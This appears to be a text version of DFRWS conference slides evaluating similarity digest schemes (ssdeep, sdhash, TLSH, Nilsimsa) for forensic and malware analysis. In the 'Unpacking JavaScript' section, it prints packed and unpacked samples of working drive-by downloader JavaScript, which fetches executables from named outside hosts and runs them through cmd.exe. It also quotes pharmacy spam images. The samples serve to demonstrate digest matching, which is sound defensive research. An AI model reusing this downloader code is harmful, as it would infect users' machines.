On Criteria for Evaluating Similarity Digest Schemes

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Jonathan Oliver

Abstract

Similarity digests schemes have been discussed at the DFRWS workshop on a number of occasions. These schemes are very useful for forensic analysis due to the property that small changes in a file result in small changes in the digest, allowing similar files to be quickly identified, and potentially allowing a researcher to identify files which have been deliberately modified or mutated to avoid detection. The presentation will restrict itself to similarity digest schemes where the source code in the public domain. The range of schemes described fall into two broad categories: (i) Ssdeep, Sdhash and variants such as mrsh-v2 and (ii) Locality Sensitive Hashing schemes such as Nilsimsa and TLSH. A number of criteria have been suggested for evaluating the effectiveness of these schemes including statistical criteria, performance criteria, file-property criteria and attacking the digests from an adversarial point of view. The statistical criteria include precision and recall, and more recently (in 2013 and 2014) extends to ROC analysis. The FRASH framework also proposes criteria such as the ability of the scheme detect embedded files and file fragments that are of interest. The adversarial analyses range from theoretical analysis of the schemes to empirical evaluating the robustness of the schemes when exposed to random changes. In this presentation, I raise practical considerations that affect the evaluation approach being used.

What are Similarity Digests?

- Traditional hashes (such as SHA1 and MD5) have the property that a small change to the file being hashed results in a completely different hash

- Similarity Digests have the property that a small change to the file being hashed results in a small change to the digest
  - You can measure the similarity between 2 files by comparing their digests

Criteria previously considered…

- Accuracy
  - Detection rates / FP rates
  - ROC Analysis
  - Accuracy when content exposed to random changes
  - Accuracy when content modified using adversarial techniques
- Identifying encapsulated content
- Anti-blacklisting
- Anti-whitelisting
- Performance
  - Evaluating digest
  - Comparing digests
  - Searching through large databases of digests
- Size of the digest
- Collision rates


Require further discussion

Open Source Similarity Digests

Broad categories

- Context Triggered Piecewise Hashing
  - Ssdeep
- Feature Extraction
  - Sdhash
- Locality Sensitive Hashes
  - TLSH / Nilsimsa
- Hybrid Approaches

Context Triggered Piecewise Hashing (Ssdeep)



AAqxwyvfzfiizyvfzyvqfzyIDSNMLIDSMLSzyfzyiqfzyipzyvfzyvfqzyfqzyqaz9999 → 101111

ldslmldsmlcshjlksmsaaaaaaaamlkfdsam;lfsmcmlmmkwkw45765j2o23nxncb → 010101

zzzyzyqfzypfuwyxfzfnnnnnnnnzyxsqfnz;ysfzpzyzzxjxj45765w2b23akapozpCSI → 110011

MLESUURRrxy22222jzbsrz;yzrrj;rj;jr,zynyn,25436532,fn',yqpkf → 000101


qxwyvfzfiizyvfzyvqfzyIDSNMLIDSMLSzyfzyiqfzyipzyvfzyvfqzyfqzyqaz1234 → 001001

ldslmldsmlcshjlksmsaaaaaaaamlkfdsam;lfsmcmlmmkwkw45765j2o23nxncb → 010101

yqfyzyqfzypfuwyxfzfnnnnnnnnzyxsqfnz;ysfzpzyzzxjxj45765w2b23akapozpCSI → 100010

MLESUURRrxyjjxcbjzbsrz;yzrrj;rj;jr,zynyn,25436532,fn',yqpkf → 111011

Feature Extraction (Sdhash)



AAqxwyvfzfiizyvfzy
vqfzyIDSNMLIDSM
LSzyfzyiqfzyipzyvfz
yvfqzyfqzyqaz9999
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
zzzyzyqfzypfuwyxfz
fnnnnnnnzyxsqfnz
;ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxy222
22jzbsrz;yzrrj;rj;jr,zy
nyn,25436532,fn',y
qpkf

Feature
46677

Feature
46677

Feature
78902

Feature
92376

qxwyvfzfiizyvfzyvqf
zyIDSNMLIDSMLS
zyfzyiqfzyipzyvfzyvf
qzyfqzyqaz1234
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
yqfyzyqfzypfuwyxfzf
nnnnnnnnzyxsqfnz;
ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxyjjxc
bjzbsrz;yzrrj;rj;jr,zyn
yn,25436532,fn',yq
pkf

Locality Sensitive Hashes (TLSH, Nilsimsa)

AAqxwyvfzfiizyvfzy
vqfzyIDSNMLIDSM
LSzyfzyiqfzyipzyvfz
yvfqzyfqzyqaz9999
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
zzzyzyqfzypfuwyxfz
fnnnnnnnnzyxsqfnz
;ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxy222
22jzbsrz;yzrrj;rj;jr,zy
nyn,25436532,fn',y
qpkf


Bucket
56

Bucket
89

Bucket
56

Bucket
89

qxwyvfzfiizyvfzyvqf
zyIDSNMLIDSMLS
zyfzyiqfzyipzyvfzyvf
qzyfqzyqaz1234
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
yqfyzyqfzypfuwyxfzf
nnnnnnnnzyxsqfnz;
ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxyjjxc
bjzbsrz;yzrrj;rj;jr,zyn
yn,25436532,fn',yq
pkf



Real World Issues

- **A. Packing:** It is standard practice to use packing / compression / encryption methods in malicious files

- **B. Content Transformations:** Adversaries systematically go through different types of manipulation / modification to identify which transformations are most effective are hiding malicious content

- **C: Thresholds:** Care must be taken to establish suitable thresholds for different applications / different file types

- **D: Randomness:** At every point, spammers and malware authors add / modify content using randomness

Limitations

- Cannot identify encrypted data as being similar
- Compressed data must be uncompressed first

The ideal situation is to have

⇒ Malware unpacked

⇒ Malicious JavaScript evaluated / emulated


⇒ Email attachments should be base64 decoded

⇒ Image files should be turned into a canonical format (avoid jpeg/gif)

…

In many applications, security knowledge should be applied to get at the content of interest.

Unpacking JavaScript



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a
?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCo
de(c+29):c.toString(36))};if(!''.replace(/^/,String
)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){retu
rn d[e]}];e=function(){return'\\w+'};c=1};while(c--
)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g
'),k[c]);return p}('1c e(n){3 o=p.1b()*n;1a p.19(o)
+\'.9\'}18{m="17";l="16";h="15.";g="14";k="13.";j="
12";f=\'11://10/Z/Y.9\';3 4=X.W(m+l);4.V("U","T:R-P
-O-N-M");3    x=4.8(k+j,"");3 S=4.8(h+g,"");S.L=1;x.
b("K",f,0);x.J();5=e(I);3 F=4.8("H.G","");3 7=F.E(0
);3 6;6=F.a(7,"D"+5);5=F.a(7,5);S.C();S.B(x.A);S.z(
5,2);S.y();F.w(5,6);3 Q=4.8("v.u","");d=F.a(7+\'\\\
\t\',\'s.9\');Q.r(d,\' /c \'+6,"","b",0)}q(i){i=1}'
,62,75,'|||var|df|mz1|t2|tmp|CreateObject|exe|Build
Path|open||exp1|gn|lj|ddd|ccc||fff|eee|bbb|aaa||num
ber|Math|catch|ShellExecute|cmd|system32|Applicatio
n|Shell|MoveFile||Close|SaveToFile|responseBody|Wri
te|Open|rising|GetSpecialFolder||FileSystemObject|S
cripting|1000|send|GET|type|00C04FC29E36|983A|11D0|
65A3||BD96C556||clsid|classid|setAttribute|createEl
ement|document|ads.jpg|ads|s.222360.com|http|XMLHTT
P|Microsoft|Stream|Adodb|ect|obj|try|round|return|r
andom|function'.split('|'),0,{}))
```

Unpacking JavaScript

JS_AGENT.AEVS.8132.js







```
function gn(n){var number=Math.random()*n;return
        Math.round(number)+'.exe'}try{aaa="obj";bb
        b="ect";ccc="Adodb.";ddd="Stream";eee="
        Microsoft.";fff="XMLHTTP";lj='http://s.22236
        0.com/ads/ads.jpg.exe';var
        df=document.createElement(aaa+bbb);df.s
        etAttribute("classid","clsid:BD96C556-65A3-
        11D0-983A-00C04FC29E36");var
        x=df.CreateObject(eee+fff,"");var
        S=df.CreateObject(ccc+ddd,"");S.type=1;x.
        open("GET",lj,0);x.send();mz1=gn(1000);va
        r
        F=df.CreateObject("Scripting.FileSystemOb
        ject","");var tmp=F.GetSpecialFolder(0);var
        t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
        BuildPath(tmp,mz1);S.Open();S.Write(x.res
        ponseBody);S.SaveToFile(mz1,2);S.Close()
        ;F.MoveFile(mz1,t2);var
        Q=df.CreateObject("Shell.Application","");ex
        p1=F.BuildPath(tmp+'\system32','cmd.exe');
        Q.ShellExecute(exp1,' /c
        '+t2,"","open",0)}catch(i){i=1}
```

JS_AGENT.AEVS.B7772.js

```
function gn(n){var number=Math.random()*n;return
        Math.round(number)+'.exe'}try{aaa="obj";bb
        b="ect";ccc="Adodb.";ddd="Stream";eee="
        Microsoft.";fff="XMLHTTP";lj='http://www.pu
        ma164.com/pu/1.exe';var
        df=document.createElement(aaa+bbb);df.s
        etAttribute("classid","clsid:BD96C556-65A3-
        11D0-983A-00C04FC29E36");var
        x=df.CreateObject(eee+fff,"");var
        S=df.CreateObject(ccc+ddd,"");S.type=1;x.
        open("GET",lj,0);x.send();mz1=gn(1000);va
        r
        F=df.CreateObject("Scripting.FileSystemOb
        ject","");var tmp=F.GetSpecialFolder(0);var
        t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
        BuildPath(tmp,mz1);S.Open();S.Write(x.res
        ponseBody);S.SaveToFile(mz1,2);S.Close()
        ;F.MoveFile(mz1,t2);var
        Q=df.CreateObject("Shell.Application","");ex
        p1=F.BuildPath(tmp+'\system32','cmd.exe');
        Q.ShellExecute(exp1,' /c
        '+t2,"","open",0)}catch(i){i=1}
```


Ssdeep / TLSH / Sdhash all identify these as matching

Experiments with variation: Image spam


Manipulation	Image 1	Image 2
Changing image height and width; Adding dots, and dashes	 Discount Pharmacy Online Do not click, type in your browser: http://www.RX123.org Viagra 100 mg Only **$2.00** per pill Cialis 20 mg Only **$2.00** per pill Ambien 10 mg Only **$2.00** per pill Xanax 1 mg Only **$2.00** per pill Phentermine 37.5 mg Only **$4.17** per pill Valium 10 mg Only **$2.00** per pill *Save up to 80%* Do not click, just type **http://www.RX123.org** in address bar of your browser, then press enter key	 Discount Pharmacy Online Do not click, type in your browser: http://www.RXcenter.org Viagra 100 mg Only **$2.00** per pill Cialis 20 mg Only **$2.00** per pill Ambien 10 mg Only **$2.00** per pill Xanax 1 mg Only **$2.00** per pill Phentermine 37.5 mg Only **$4.17** per pill Valium 10 mg Only **$2.00** per pill *Save up to 80%* Do not click, just type **http://www.RXcenter.org** in address bar of your browser, then press enter key
